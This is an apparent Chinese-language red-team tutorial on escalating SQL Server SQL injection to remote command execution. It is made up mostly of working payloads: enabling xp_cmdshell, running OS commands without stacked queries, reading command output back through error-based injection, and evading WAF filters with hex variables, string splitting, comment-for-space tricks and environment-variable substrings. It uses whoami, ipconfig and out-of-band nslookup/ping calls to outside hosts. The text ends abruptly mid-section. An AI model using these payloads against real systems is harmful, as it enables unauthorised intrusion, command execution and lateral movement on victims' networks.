
sql server注入rce实践
背景:在漏洞挖掘中,合理的利用sql注入,可以把注入转换成rce,使一个高危漏洞变成严重漏洞。在红蓝对抗中,利用注入rce,实现内网横向移动。笔者基于漏洞挖掘和红蓝对抗上遇到的sql server注入做了个sql server的rce实践总结。
1.如何判断sql server是否可以rce?
select user;
权限为dbo

确定当前用户是否为管理员:
SELECT IS_SRVROLEMEMBER('sysadmin')

只有是sysadmin组的sql server账号才能执行系统命令
2.sql server 命令执行 xp_cmdshell扩展
exec master..xp_cmdshell 'ping a43bade1.ipv6.bypass.eu.org'

直接执行会报错,尝试开启xp_cmdshell:

在高版本的sql server中已经无法使用xp_cmdshell ,测试版本sql server2017.
切换sql server为2008:

开启xp_cmdshell:
EXEC sp_configure 'show advanced options', 1;RECONFIGURE;EXEC sp_configure 'xp_cmdshell', 1;RECONFIGURE;
3.sql server特性:
数字+字符串,不会报错 sql server会认为id=1and 1=1 就是id=1和and 1=1,自动会做处理

4.变量声明特性 DECLARE
不需要set也能声明变量使用:
1> DECLARE @bc varchar (8000) = 0x6f72616e6765;

2> select * from Inventory where name=@bc;

3> go


bypass:允许空格脏数据
DECLARE @i varchar (8000) = 0x6f72616e6765202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020

2> select * from Inventory where name=@i;

3> go

不影响执行,原因在于数据后面的空格会被处理掉:
1> select * from Inventory where name="orange";

2> select * from Inventory where name="orange
完全不影响执行

数据前后支持填充00 bypass:
1> DECLARE @i varchar (8000) = 0x0000000000000000000000006f72616e6765000000000000000000000000000000

2> select * from Inventory where name=@i;

3> go
不会影响数据正常执行
5.sql server不支持堆叠也可以rce:
支持查询显示的sql server注入,不支持堆叠也可以rce:
select * from student where name='test'INSERT temp_abcdzxc(data) EXEC master..xp_cmdshell 'whoami' select '1'

select * from student where name='test'INSERT temp_abcdzxc(data) EXECute master..xp_cmdshell 'ipconfig'-- 123

ipconfig内容很大,会自动分行:

使用execute bypass:
如果命令执行的语句包含空格,那么需要双引号包裹:

execute('xp_cmdshell "nslookup baidu.com"')

一些变形:


支持换行空格填充

execute('xp_c'+'md' +

'sh'+'ell'+' w'+'ho'+'ami')

更大的变形bypass:

execute('xp_c'+'md' +

'sh'+'ell'+'

'+'"nslookup baidu.com"')


关键字检测的变形:

execute('xp_c'+'md' +

'sh'+'ell'+'

'+'"nsl'+'ookup ba'+'idu.com"')

执行图在下方:

6.实战利用 不支持堆叠的情况下,可以进行报错注入回显 条件:支持sql语句报错
以数字类型sql注入为例:
第一步创建sql:

select * from student where id=1CREATE TABLE test_exec(id INT PRIMARY KEY IDENTITY, data VARCHAR(2100))

第二步:
执行存储过程命令执行插入数据到相关列中:

select * from student where id=1 INSERT into test_exec(data) execute('xp_cmdshell whoami')
第三步:
通过sql报错回显命令:

select * from student where id=1 and 1=convert(int,(select data from test_exec where id=1))

成功执行命令
7.sql server不支持堆叠开启xp_cmdshell:
第一步:关闭xp_cmdshell:
RECONFIGURE;EXEC sp_configure 'xp_cmdshell',0


execute('xp_cmdshell "nslookup baidu.com"')

第二步:不支持堆叠的情况下启动xp_cmdshell:
以字符串注入为例子:
select * from student where name='ddd' execute('EXEC sp_configure "xp_cmdshell",1')

select * from student where name='ddd' execute('RECONFIGURE')
再次执行命令,执行成功没用到分号:
方法2:使用exec执行存储过程 用于过滤括号()的场景:
select * from student where name='ddd' exec  sp_configure xp_cmdshell,1

select * from student where name='ddd' RECONFIGURE

成功执行命令
8.hw实战案例,过滤(),=,空格 ,进行盲注执行命令例子:
因为过滤了空格无法使用声明变量的方式执行命令

select * from student where name='ddd'/**/exec/**/sp_configure/**/xp_cmdshell,1

select * from student where name='ddd'/**/RECONFIGURE

因为过滤空格,所以执行命令需要使用特殊办法规避空格

execute('xp_cmdshell/**/"nslookup%CommonProgramFiles:~10,-18%baidu.com"')


9.关闭高级扩展不彻底导致的rce:
exec sp_configure  'show advanced options',0

RECONFIGURE

exec xp_cmdshell "whoami"

问题导致的原因:
